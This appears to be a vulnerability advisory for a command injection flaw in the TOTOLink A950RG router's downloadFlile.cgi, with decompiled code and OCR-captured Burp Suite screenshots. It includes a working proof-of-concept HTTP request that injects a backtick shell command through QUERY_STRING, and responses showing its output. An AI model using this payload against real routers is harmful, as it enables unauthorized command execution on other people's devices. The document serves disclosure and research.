TOTOLink A950RG Has an command injection vulnerability


Overview

- **Type**: command injection vulnerability
- **Vendor**: TOTOLINK (https://www.totolink.net/)
- **Products**: WiFi Router, such as A950RG V5.9c.4050_B20190424,V4.1.2cu.5204_B20210112
- **Firmware download address:** https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/167/ids/36.html

Description


1.Product Information:

TOTOLink A950RG router, the latest version of simulation overview：




NO	Name	Version	Updated	Download
1	A950RG_Firmware	V5.9c.680-B20170913	2020-07-28	⬇
2	A950RG_Firmware	V5.9c.681-B20180413	2020-07-28	⬇
3	A950RG_Firmware	V5.9c.4216_B20190710(Transition version)	2020-07-28	⬇
4	A950RG_Firmware	V4.1.2cu.5161_B20200903	2020-12-23	⬇
5	A950RG_Datasheet	Ver1.0	2021-03-02	⬇

2. Vulnerability details



TOTOLINK A950RG was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



```
004018d8 01 00 42 24
004018dc 58 5c c3 27
004018e0 21 20 60 00
004018e4 21 28 40 00
004018e8 00 03 10 0c
004018ec 00 00 00 00
004018f0 58 5c c2 27
004018f4 21 20 40 00
004018f8 40 00 02 3c
004018fc 64 1f 45 24
00401900 4c 03 10 0c
00401904 00 00 00 00
00401908 58 5e c3 27
0040190c 21 20 60 00
00401910 21 28 40 00
00401914 00 03 10 0c
00401918 00 00 00 00
0040191c 21 20 00 00
00401920 40 00 02 3c
00401924 64 1f 45 24
00401928 4c 03 10 0c
0040192c 00 00 00 00
00401930 21 20 00 00
00401934 40 00 02 3c
00401938 64 1f 45 24
0040193c 4c 03 10 0c
00401940 00 00 00 00
00401944 58 5f c3 27
00401948 21 20 60 00
0040194c 21 28 40 00
00401950 00 03 10 0c
00401954 00 00 00 00
00401958 18 03 10 0c
0040195c 00 00 00 00
00401960 20 00 c2 af
00401964 58 5e c3 27
00401968 58 5f c2 27
0040196c 21 20 60 00
00401970 21 28 40 00
00401974 20 00 c6 8f
```

```c
  int *piVar4;
  size_t sVar5;
  int local_5fc4;
  int local_5fbc;
  char acStack24492 [1024];
  char acStack23468 [1024];
  undefined auStack22444 [128];
  undefined auStack22316 [20484];
  char acStack1832 [256];
  stat sStack1576;
  char acStack1424 [512];
  char acStack912 [512];
  char acStack400 [256];
  char acStack144 [132];

  memset(acStack24492,0,0x400);
  memset(acStack23468,0,0x400);
  memset(auStack22316,0,0x5001);
  memset(acStack1832,0,0x100);
  local_5fbc = 0;
  __s = getenv("QUERY_STRING");
  memset(acStack1424,0,0x200);
  memset(acStack912,0,0x200);
  sprintf(acStack1424,"echo QUERY_STRING:%s >/tmp/download",__s);
  system(acStack1424);
  __s = strchr(__s,0x3d);
  strcpy(acStack912,__s + 1);
  __s = strtok(acStack912,"/");
  strcpy(acStack400,__s);
  strtok((char *)0x0,"/");
  __s = strtok((char *)0x0,"/");
  strcpy(acStack144,__s);
  uVar1 = cJSON_CreateObject();
  iVar2 = FUN_004012bc(acStack400,acStack144,uVar1);
  if (iVar2 < 0) {
    puts("HTTP/1.1 200 OK\nContent-type: text/html\nPragma: no-cache\nCache-Control: no-cache\n"
    puts("Couldn\'t find to upgrade the firmware");
    sprintf(acStack1424,"echo Couldn\'t find to upgrade the firmware >>/tmp/download",acStack183
    system(acStack1424);
```


We can see that the os will get `QUERY_STRING` without filter splice to the string `echo QUERY_STRING:%s >/tmp/download` and execute it. So, If we can control the `QUERY_STRING` , it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Target: http://192.168.111.12
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
0 matches
Type a search term
0 matches
Done
515 bytes | 94 millis

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Date: Sat, 12 Feb 2022 10:35:41 GMT
Server: lighttpd/1.4.20

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```

```
home.asp          status.asp          wizard_connect_state.asp
# 
```


Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go
Cancel
Target: http://192.168.111.12
Request
Raw Headers Hex
Response
Raw Headers Hex
? < + >
0 matches
? < + >
Type a search term
0 matches
Done
364 bytes | 1,007 millis

```
GET /1.txt HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "858507199"
Last-Modified: Sat, 12 Feb 2022 10:35:41 GMT
Content-Length: 149
Date: Sat, 12 Feb 2022 10:36:56 GMT
Server: lighttpd/1.4.20

ExportIbmsConfig.sh
ExportSettings.sh
ExportSyslog.sh
cstecgi.cgi
downloadFlile.cgi
product.ini
upload.cgi
upload_bootloader.cgi
upload_settings.cgi
```